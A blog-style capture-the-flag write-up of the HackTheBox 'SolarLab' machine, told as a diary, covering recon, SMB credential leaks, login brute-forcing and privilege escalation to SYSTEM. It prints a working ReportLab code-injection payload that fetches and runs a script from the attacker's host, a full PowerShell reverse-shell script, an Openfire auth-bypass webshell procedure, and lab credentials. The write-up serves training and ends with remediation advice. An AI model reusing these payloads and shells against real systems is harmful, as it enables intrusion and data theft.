It was already late when I got home this evening.
It has rained today, and the streets are still getting dry. It’s the middle of the summer, but it’s not hot or cold. I’ve been out all day for work and I feel tired.
Yet, as I throw my keys on the counter and remove my shoes, all I want is to break something. There are days where you just need to scratch that itch, you know ?
Ok, fine. Let me boot-up my VM, turn the VPN on, re-download the file two times until it works, run some updates. (You know how it is.)
Finally, as I take a sip of the tea I made myself earlier, I click on the “Start Machine” button.
The machine is online, I can reach it at the address 10.10.11.16.
Out of habit, I already edit my /etc/hostsfile to map this IP to solarlab.htb.
I clean my glasses’ lenses while music is blasting through my ears. Another sip. It’s time to go.
Initial Recon
I like to scan things gradually. It’s easier to remember things when you do it little by little, and what you search for usually makes more sense. Over time, I learned to be more interested in behaviors than scan results.
I’ll first try to get a list of open TCP ports. Here is what I’ve used this time:
# get all open ports
sudo masscan -p1-65335 10.10.11.16 --rate=1000 -e tun0 > open-ports

# filter the output to only get the open ports
ports=$(cat open-ports | awk -F " " '{print $4}' | awk -F "/" '{print $1}' | sort -n | tr '\n' ',' | sed 's/,$//')

# finally, run nmap
nmap -Pn -sV -sC -p$ports 10.10.11.26 -oA banners
Here is the output I retrieved:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-23 16:05 EDT
Nmap scan report for 10.10.11.26
Host is up.

PORT     STATE    SERVICE      VERSION
80/tcp   filtered http           # http obviously
135/tcp  filtered msrpc          # RPC stuff
139/tcp  filtered netbios-ssn    # SMB likely
445/tcp  filtered microsoft-ds   # SMB likely
6791/tcp filtered hnm            # the fuck is this?
7680/tcp filtered pando-pub      # never seen that before either

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.56 seconds
I’m sure
nmap -p- -Ssworks just fine. It’s just a methodology thing.
There are a couple of things we can see already:
- There is at least one web server (foreshadowing),
- No active directory, but there is an SMB server,
- No idea what is on port 6791 for now, let’s check that later.
First, I enumerate available RPC endpoints following this post. That’s one (easy) thing done. Nothing in particular of interest.
Onto the next service now. My browser opens as I rub my eyes, and I type http://solarlab.htb machinally.
While the page loads, I add a bit of sugar. From an open window, I can smell the air from outside. It’s going to rain again soon.
Introducing SolarLab - The Unhackable Instant Messenger! In a world where privacy is more important than ever, SolarLab delivers peace of mind by providing a secure and completely unhackable messaging platform. With military-grade encryption technology and cutting-edge security measures, your conversations are safe from prying eyes.
Landing page. Let’s keep digging. While initially browsing, I notice a few things:
- It’s a seemingly static website hosted on an nginx server (version
1.24according to Wappalyzer), - In the source code, there are some references to PHP in the (unobfuscated) Javascript code. The PHP code is mainly responsible for sending emails (which doesn’t work here) if we register to a mailing list or go through a contact form,
- Going through the contact form will just send a GET request back to the main page; going through the newsletter registration sends a POST request back to the server, which returns an HTTP 405 error. No API is called, as far as I can see.
At this point I should either continue my enumeration on this website, or move on to the next thing. After all, there is a lot I haven’t looked at yet. Since it’s pretty much fully static and there is no blog post or anything like that, I’m inclined to think there is no login route. Let’s move on for now, we will come back if we need.
If I don’t find anything on other services, I can always come back to this one with the added knowledge of what other services do. It’s a constant feedback loop when information feeds into enumeration, that gives you information that feeds into enumeration, that….you get it.
Out of good conscience, I still run ffuf to look for subdomains by fuzzing the Host header, like so:
ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://solarlab.htb -H "Host: FUZZ.solarlab.htb" -fs 169
if you don’t know this technique, you will get a different response (therefore of different size) if the host is accepted by the HTTP server (nginx/apache). Although you can’t read it, the server will still try to resolve it; you can then update your
/etc/hostsfile to see the contents of this new page.
Nothing. Might be worth it to try with another wordlist later. ((foreshadowing intensifies))
Let’s look at SMB then.
After a few minutes, I get my first finding. Using a combinaison of netexec (nxc) and enum4linux-ng, it’s possible access the Documents share as a Guest user (any username, no password). Nice.
it’s probably in the Public directory of the Windows Machine.
Here are the commands that I used, in no particular order:
nxc smb solarlab.htb -u '' -p '' --shares
nxc smb solarlab.htb -u 'deez-nuts' -p '' --shares

# this command suggested me to re-run it with -u "anyuser" but i had already found the issue by then
enum4linux-ng -A solarlab.htb -oY recon/smb-out
Here is the enum4linux-ng trace if you want to quickly look at it:
|    Target Information    |
 ==========================
[*] Target ........... solarlab.htb
[*] Username ......... ''
[*] Random Username .. 'uqoukxxw'
[*] Password ......... ''
[*] Timeout .......... 5 second(s)

 =====================================
|    Listener Scan on solarlab.htb    |
 =====================================
[*] Checking LDAP
[-] Could not connect to LDAP on 389/tcp: timed out
[*] Checking LDAPS
[-] Could not connect to LDAPS on 636/tcp: timed out
[*] Checking SMB
[+] SMB is accessible on 445/tcp
[*] Checking SMB over NetBIOS
[+] SMB over NetBIOS is accessible on 139/tcp

 ===========================================================
|    NetBIOS Names and Workgroup/Domain for solarlab.htb    |
 ===========================================================
[-] Could not get NetBIOS names information via 'nmblookup': timed out

 =========================================
|    SMB Dialect Check on solarlab.htb    |
 =========================================
[*] Trying on 445/tcp
[+] Supported dialects and settings:
Supported dialects:
  SMB 1.0: false
  SMB 2.02: true
  SMB 2.1: true
  SMB 3.0: true
  SMB 3.1.1: true
Preferred dialect: SMB 3.0
SMB1 only: false
SMB signing required: false

 ===========================================================
|    Domain Information via SMB session for solarlab.htb    |
 ===========================================================
[*] Enumerating via unauthenticated SMB session on 445/tcp
[+] Found domain information via SMB
NetBIOS computer name: SOLARLAB
NetBIOS domain name: ''
DNS domain: solarlab
FQDN: solarlab
Derived membership: workgroup member
Derived domain: unknown

 =========================================
|    RPC Session Check on solarlab.htb    |
 =========================================
[*] Check for null session
[-] Could not establish null session: STATUS_ACCESS_DENIED
[*] Check for random user
[+] Server allows session using username 'uqoukxxw', password ''
[H] Rerunning enumeration with user 'uqoukxxw' might give more results

 ===============================================
|    OS Information via RPC for solarlab.htb    |
 ===============================================
[*] Enumerating via unauthenticated SMB session on 445/tcp
[+] Found OS information via SMB
[*] Enumerating via 'srvinfo'
[-] Skipping 'srvinfo' run, not possible with provided credentials
[+] After merging OS information we have the following result:
OS: Windows 10, Windows Server 2019, Windows Server 2016
OS version: '10.0'
OS release: '2004'
OS build: '19041'
Native OS: not supported
Native LAN manager: not supported
Platform id: null
Server type: null
Server type string: null

[!] Aborting remainder of tests, sessions are possible, but not with the provided credentials (see session check results)
Rerunning enumeration with user ‘uqoukxxw’ might give more results
[*] Enumerating shares
[+] Found 4 share(s):
ADMIN$:
  comment: Remote Admin
  type: Disk
C$:
  comment: Default share
  type: Disk
Documents:
  comment: ''
  type: Disk
IPC$:
  comment: Remote IPC
  type: IPC
[*] Testing share ADMIN$
[+] Mapping: DENIED, Listing: N/A
[*] Testing share C$
[+] Mapping: DENIED, Listing: N/A
[*] Testing share Documents
[+] Mapping: OK, Listing: OK
[*] Testing share IPC$
[+] Mapping: OK, Listing: NOT SUPPORTED
So as you can see, we can indeed read the Documents share. Let’s use SmbClient for that:
Try "help" to get a list of possible commands.
smb: \> list
0:      server=solarlab.htb, share=Documents
smb: \> mask ""
smb: \> recurse ON
smb: \> prompt OFF
smb: \> mget *
getting file \desktop.ini of size 278 as desktop.ini (3.4 KiloBytes/sec) (average 3.4 KiloBytes/sec)
getting file \details-file.xlsx of size 12793 as details-file.xlsx (142.0 KiloBytes/sec) (average 76.0 KiloBytes/sec)
getting file \old_leave_request_form.docx of size 37194 as old_leave_request_form.docx (359.6 KiloBytes/sec) (average 182.5 KiloBytes/sec)
getting file \concepts\Training-Request-Form.docx of size 161337 as concepts/Training-Request-Form.docx (1406.7 KiloBytes/sec) (average 542.4 KiloBytes/sec)
getting file \concepts\Travel-Request-Sample.docx of size 30953 as concepts/Travel-Request-Sample.docx (368.6 KiloBytes/sec) (average 511.6 KiloBytes/sec)
So, there is a bunch of request form templates and a “details-files” excel file.
Feeling good about myself, I decide to take a break and eat some food.
If you’re curious, I got some borsch.
After a while, I get bored again. While my VM boots up, I go through some music recommandations my friends sent me, and update my playlists. I message them, it’s nice to keep in touch. Another tea. Time to get back to it.
First thing I do is of course to look at the files I just downloaded. It turns out the Excel file straight up contains credentials for accounts of (I assume) company members. I could say I am disappointed because this isn’t realistic, but the truth is we all know this could definitely happen. It sucks to say that some companies (especially when they are not that big) still do stuff like this, and/or have super weak passwords (I’m talking less than 6 characters: one word and maybe a number).
They think that because they’re so small, they will never get popped. Then they do, then they think again. The cycle continues.
This kind of problem is super actionnable, just get a Password manager to store your secrets and generate better passwords for you !! If you want to share them between users, you can use Yubikeys or a private key-file that you don’t host on a public / widely accessible directory.
The first thing I do is that I put all the passwords in one file, and all the usernames in another. I also keep a third file, where each username is matched to the password it has in the excel file. For reference, here they are:
[email protected]    al;ksdhfewoiuh
KAlexander                    dkjafblkjadsfgl
[email protected]    d398sadsknr390
blake.byte                    ThisCanB3typedeasily1@
AlexanderK                    danenacia9234n
ClaudiaS                      dadsfawe9dafkn
Port 6791, you say ?
Remember when I put some emphasis on foreshadowing while mentionning subdomains? Yeah, it turns out that if you try to access http://solarlab.htb:6791 from your browser, it will redirect you to http://report.solarlab.htb:6791 .
So, there is another domain ! And this one has a login form ! Hell YEAH!! We’re so fucking BACK.
But quickly, things get annoying again. Brute-forcing methods are not successful. It feels like I’m trying to talk to a girl who is definitely not as interested in functionnal programming as I am (not a lot of feedback). Also, my VPN disconnects in the middle of my attacks, which does not help.
I start to get a bit frustrated but I compose myself. Let’s think about this critically, yes ?
For instance, I notice that for certain usernames (AlexanderK and ClaudiaS), I get a different response. It says the username is valid but not the password.
Both have the same convention, and looking again at my user list, I can see that there is a third person: blake.byte. What if I added BlakeB to my list to match the other names ? By adding this to my wordlist and trying again to brute-force, I get a successful login ! (intense detective skills)
Turns out his credentials are BlakeB:ThisCanB3typedeasily1@. Let’s look at this internal platform.

There are four buttons; each allows you to submit a different work-related request (remote-work, getting a holiday, sick days, etc). I chose the one at the bottom left, since you have to start somewhere after all, and submit my first home-office request.
The platform generates a neat little PDF file for me, which summarises my request (start and end date, title, reason, signature as an image). All these fields are fields I can control (though one of them is limited to 300 characters) but Wappalyzer doesn’t seem to recognise the application or any technologies used.
There are definitely vectors for injections but I need more information. I download the PDF, and run Exiftool on it.

very corporate form, as you can see:^)
In the metadata, I can see a mention for a tool called ReportLab. Typing “ReportLab CVE” in Google, this is the first link that I find.
Reading a bit more about it, it looks like this is exactly what I’m looking for. (You should read the write-up, it explains the bug very well !)
It’s not possible to run the exploit in the reason field, since it’s limited to 300 characters, but there is another field where I can inject my silly HTML payload.
On my machine, I set up a simple web-server using Python (python -m http.server 9090) and submit this payload:
<para><font color="[[[getattr(pow, Word('__globals__'))['os'].system('curl http://10.10.14.48:9090') for Word in [ orgTypeFun( 'Word', (str,), { 'mutated': 1, 'startswith': lambda self, x: 1 == 0, '__eq__': lambda self, x: self.mutate() and self.mutated < 0 and str(self) == x, 'mutate': lambda self: { setattr(self, 'mutated', self.mutated - 1) }, '__hash__': lambda self: hash(str(self)), }, ) ] ] for orgTypeFun in [type(type(1))] for none in [[].append(1)]]] and 'red'">
                raw almonds taste like shit, dont listen to tiktok
</font></para>
I can see a request made to my server, but if I try to use a reverse-shell with ncat.exe or nc.exe, it does not work.
I can try to host a Powershell module on my attacking machine, so that it can be downloaded then ran by the exploit, but I don’t have one on-hand and
I am not sure where to search for it (lack of experience with Windows, to be honest).
I frown again, then rub my eyes. It’s already 2 in the morning and I have work tomorrow. While my VM turns off, I pray that 4 hours of sleep is enough to survive. (I am cooked)
Getting a shell
After going home, I take a nap the next day. At 10 PM, dehydrated and confused, I wake up and machinally boot my VM up again. I don’t plan on staying up too long, but I have two objectives:
- Get a shell,
- Enumerate the box to find out what to do for next time.
side-quest includes getting food and maybe some tea
Yesterday, I didn’t know what to use to get a callback.
With this exploit, it’s much nicer to use Powershell as my initial script.
The plan is to host a script on my machine then use Invoke-WebRequest to execute it in-memory.
I suspect (outdated) anti-malware software is present on the machine, and I would rather avoid leave things on-disk at least.
Eventually, after browsing write-ups from retired machines, I settle on this script which is slightly tweaked for my needs, because I do not need to use command-line arguments:
try
{
    $client = New-Object System.Net.Sockets.TCPClient("10.10.14.48","1008")
    $stream = $client.GetStream()
	[byte[]]$bytes = 0..65535|%{0}

	# Send back current username and computername
	$sendbytes = ([text.encoding]::ASCII).GetBytes("Windows PowerShell running as user " + $env:username + " on " + $env:computername + "`nCopyright (C) 2015 Microsoft Corporation. All rights reserved.`n`n")
	$stream.Write($sendbytes,0,$sendbytes.Length)

	# Show an interactive PowerShell prompt
	$sendbytes = ([text.encoding]::ASCII).GetBytes('PS ' + (Get-Location).Path + '>')
	$stream.Write($sendbytes,0,$sendbytes.Length)

    while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0)
    {
        $EncodedText = New-Object -TypeName System.Text.ASCIIEncoding
        $data = $EncodedText.GetString($bytes,0, $i)
        try
        {
            # Execute the command on the target.
            $sendback = (Invoke-Expression -Command $data 2>&1 | Out-String )
        }
        catch
        {
            Write-Warning "Something went wrong with execution of command on the target."
            Write-Error $_
        }
        $sendback2  = $sendback + 'PS ' + (Get-Location).Path + '> '
        $x = ($error[0] | Out-String)
        $error.clear()
        $sendback2 = $sendback2 + $x

        # Return the results
        $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2)
        $stream.Write($sendbyte,0,$sendbyte.Length)
        $stream.Flush()
    }
    $client.Close()
}
catch
{
    Write-Warning "Something went wrong! Check if the server is reachable and you are using the correct port."
    Write-Error $_
}
when you think about it, I just make this script worse for my purposes
This is saved as tcp.ps1 in my current working directory, and the server is up.
From Burp, I slightly change my exploit so that I can use this script:
<para><font color="[[[getattr(pow, Word('__globals__'))['os'].system('powershell.exe -c iex (iwr -UseBasicParsing http://10.10.14.48:4444/tcp.ps1)') for Word in [ orgTypeFun( 'Word', (str,), { 'mutated': 1, 'startswith': lambda self, x: 1 == 0, '__eq__': lambda self, x: self.mutate() and self.mutated < 0 and str(self) == x, 'mutate': lambda self: { setattr(self, 'mutated', self.mutated - 1) }, '__hash__': lambda self: hash(str(self)), }, ) ] ] for orgTypeFun in [type(type(1))] for none in [[].append(1)]]] and 'red'">
                s/o vsimpro
</font></para>
In another tmux buffer, I await my shell using the command nc -lvnp 1008. After a few trials and errors, it finally works. A brief sigh of relief.
By this time, it’s already 11 PM. I want to quickly enumerate the machine, see what is interesting and call it a day.
if you’re following along, this is where you can grab the first flag, located in the Desktop directory of the current user
My goals are to find out:
- Any out-of-ordinary software installed on the machine (is there public vulns for it ?)
–> by browsing to
Program FilesandProgram Files (x86), I find a directory for Openfire for which I find a pretty recent CVE, - What software is running (on what port ?)
–> running
netstat -aon, we can find out there is a lot of programs running, especially one on port 9090, which is openfire’s default port, - How many users are there ?,
–> By going to
C:\Users, we can see there is our current user (blake), a user for Openfire, and an Admin directory. This makes 3 users. - Does our current user have any weird files ? –> So, there is a lot of interesting stuff here because our current user also runs the web application so we can browse the config files and look for password, API keys, references to other stuff. The easiest would be to download the code. This is maybe what I should do in a realisitic assessment (you’re not guaranteed to keep your access), but I am tired and just looking at directories and copy pasting what I find should be enough.
- Any weird network configuration, user privileges, etc ? –> nothing in particular that I noticed, but I think we have a solid plan at this point.
Interesting files !
During my enumeration, a bunch of database files have been found, mostly for SQLITE. They are short and readable, so here they are for your convenience.
C:\Users\blake\Documents\app\instance\users.db:
SQLite format 3@  .j?
?!!??+?9tableuseruserCREATE TABLE user (
        id INTEGER NOT NULL,
        username VARCHAR(50) NOT NULL,
        password VARCHAR(100) NOT NULL,
        PRIMARY KEY (id),
        UNIQUE (username)
)';indexsqlite_autoindex_user_1user
????!)alexanderkHotP!fireguard'claudias007poiuytrewq 9blakebThisCanB3typedeasily1@
????!alexanderk
               claudias         blakeb
C:\Users\blake\Documents\app\reports\instance\users.db:
PS C:\Users\blake\Documents\app> type reports/instance/users.db
SQLite format 3@  .j?
?!!??+?9tableuseruserCREATE TABLE user (
        id INTEGER NOT NULL,
        username VARCHAR(50) NOT NULL,
        password VARCHAR(100) NOT NULL,
        PRIMARY KEY (id),
        UNIQUE (username)
)';indexsqlite_autoindex_user_1user
e?????e!)alexanderkHotP!fireguard'claudias007poiuytrewq 9blakebThisCanB3typedeasily1@!AlexanderKClaudiaSClaudiaSClaudiaSBlakeBBlakeB
???????!alexanderk
                  claudias
blakeb!AlexanderK
                 ClaudiaS               BlakeB
yes, the passwords are stored in plaintext. So much for an Unhackable Instant Messenger :^)
I also find the start-up script for the application, which informs us it runs on port 5000. At this point, it’s not particularly interesting but let’s keep it in mind.
Here are the passwords for all the users:
claudiaS:007poiuytrewq
alexanderK:HotP!fireguard
blakeB:ThisCanB3typedeasily1@
Satisfied, I turn off my VM and disconnect from the VPN. It’s almost midnight, and I do not plan of doing another night with almost no sleep. My plan for tomorrow is two-fold:
- Improve my access by dropping an implant,
- Proxy port 9090 to my local machine using
chisel̀orligoloand attack this service (password-reuse will be my first attempt).
I shut off my computer, the music stops. It’s time for some sleep.
Pivoting / final privesc shenaningans
No rain today and I am working remote.
This time, I am not tired and I have a bit more time. Yesterday, I wanted to improve my access ; we are going to use a C2 for that.
Havoc is installed out-of-the-box on kali distributions, so let’s use that, shall we ? Perfect. I boot up the VM, connect to the VPN, and re-run the exploit to get a basic shell.

Now, we can download the agent and get a callback.

After trying to make the rportfwd command work and failing a bunch of times (Thinking it was modeled after Sliver C2, I thought I would not need documentation. I was wrong), I eventually gave up and decide to upload a chisel binary.
On my machine:

On the victim’s machine:

And then from my browser:

Piece of cake ! Time to try these creds. 45 seconds of furious typing later, I find out none of them work.
Fuck me.
Well, the version is 4.7.4, so there is always this auth bypass (as well as RCE!) we found earlier by browsing around.
Running the exploit apparently gives us a new user:

^ in the last line, it adds a user with username
c1t7d1and passwordau1aiy
Now, how to get an RCE ? According to the repository:
1. Run exploit
2. login with newly added user
3. goto tab plugin > upload plugin `openfire-management-tool-plugin.jar`
4. goto tab server > server settings > Management tool
5. Access websehll with password "123"
From my Havoc terminal, I move the binary to a shared directory (the Public drive), and execute it from the Openfire console. And sure enough:

Let’s look at what is in openfire’s directory. What we are looking for in particular are files related to the Openfire application.
We can go to C:\Program Files\Openfire\ to look for interesting files.
Using Havoc, I download all the files I can in C:\Program Files\Opefire\embedded-db.
I also try to download logs, but it seems they are used by the application and cannot be downloaded..
The openfire.script file seems like the most interesting, as it holds all kinds of database statements. Let’s see if other credentials are set from there.
Using a short grep for password, here is what I find:
INSERT INTO OFPROPERTY VALUES('passwordKey','hGXiFzsKaAeYLjn',0,NULL)
Looking for the AUDIT string seems much more promising:
INSERT INTO OFSECURITYAUDITLOG VALUES(1,'admin',1700223751042,'Successful admin console login attempt','solarlab.htb','The user logged in successfully to the admin console from address 127.0.0.1. ')
INSERT INTO OFSECURITYAUDITLOG VALUES(2,'admin',1700223756534,'edited file transfer proxy settings','solarlab.htb','port = 7777\u000ahardcodedAddress = null\u000aenabled = false')
So, we know there is an admin user (likely [email protected]) and that passwords have been re-used before. Let’s see where this password is set and try to crack it ?
Another grep and voila:
INSERT INTO OFUSER VALUES('admin','gjMoswpK+HakPdvLIvp6eLKlYh0=','9MwNQcJ9bF4YeyZDdns5gvXp620=','yidQk5Skw11QJWTBAloAb28lYHftqa0x',4096,NULL,'becb0c67cfec25aa266ae077e18177c5c3308e2255db062e4f0b77c577e159a11a94016d57ac62d4e89b2856b0289b365f3069802e59d442','Administrator','[email protected]','001700223740785','0')
So, how do I find the password in this ?
Going into resources\database, there are a bunch of SQL files (for each database), let’s yoink one of them and go through it.

this would be a lot faster if I could fucking type
Anyway, here is the schema:

Plaintext password is column 6, but it’s NULL in our case. >:(
We will have to use the hash instead (becb0c67cfec25aa266ae077e18177c5c3308e2255db062e4f0b77c577e159a11a94016d57ac62d4e89b2856b0289b365f3069802e59d442).
According to this post, the algorithm is blowfish but we need a password key (which we have actually, it’s first thing I grep-ed) to decrypt the hash.
Typing openfire hash decrypt led me to this tool, which was the first link. Let’s see if it works, yes?

Seems good enough. :)~
Let’s make a quick test to see if it works fine:

> nxc smb solarlab.htb -u 'administrator' -p 'ThisPasswordShouldDo!@' --exec-method atexec -X whoami
SMB         10.10.11.16     445    SOLARLAB         [*] Windows 10 / Server 2019 Build 19041 x64 (name:SOLARLAB) (domain:solarlab) (signing:False) (SMBv1:False)
SMB         10.10.11.16     445    SOLARLAB         [+] solarlab\administrator:ThisPasswordShouldDo!@ (Pwn3d!)
SMB         10.10.11.16     445    SOLARLAB         [+] Executed command via atexec
SMB         10.10.11.16     445    SOLARLAB         nt authority\system
We’re r00t! Cool. From there, we can either execute our agent (which is still on disk lol), or just read the root flag:
nxc smb solarlab.htb -u 'administrator' -p 'ThisPasswordShouldDo!@' --exec-method atexec -X "type C:\Users\Administrator\Desktop\root.txt"
Final thoughts
If you were a pentester running a pentest on this infra, what would you say to your client ?
For me, these are the issues we can summarize:
- Publicly accessible share containing private credentials,
- Password re-use on a private dashboard,
- Private dashboard publically accessible (if it’s not a managed service, it would be better to have it behind a VPN),
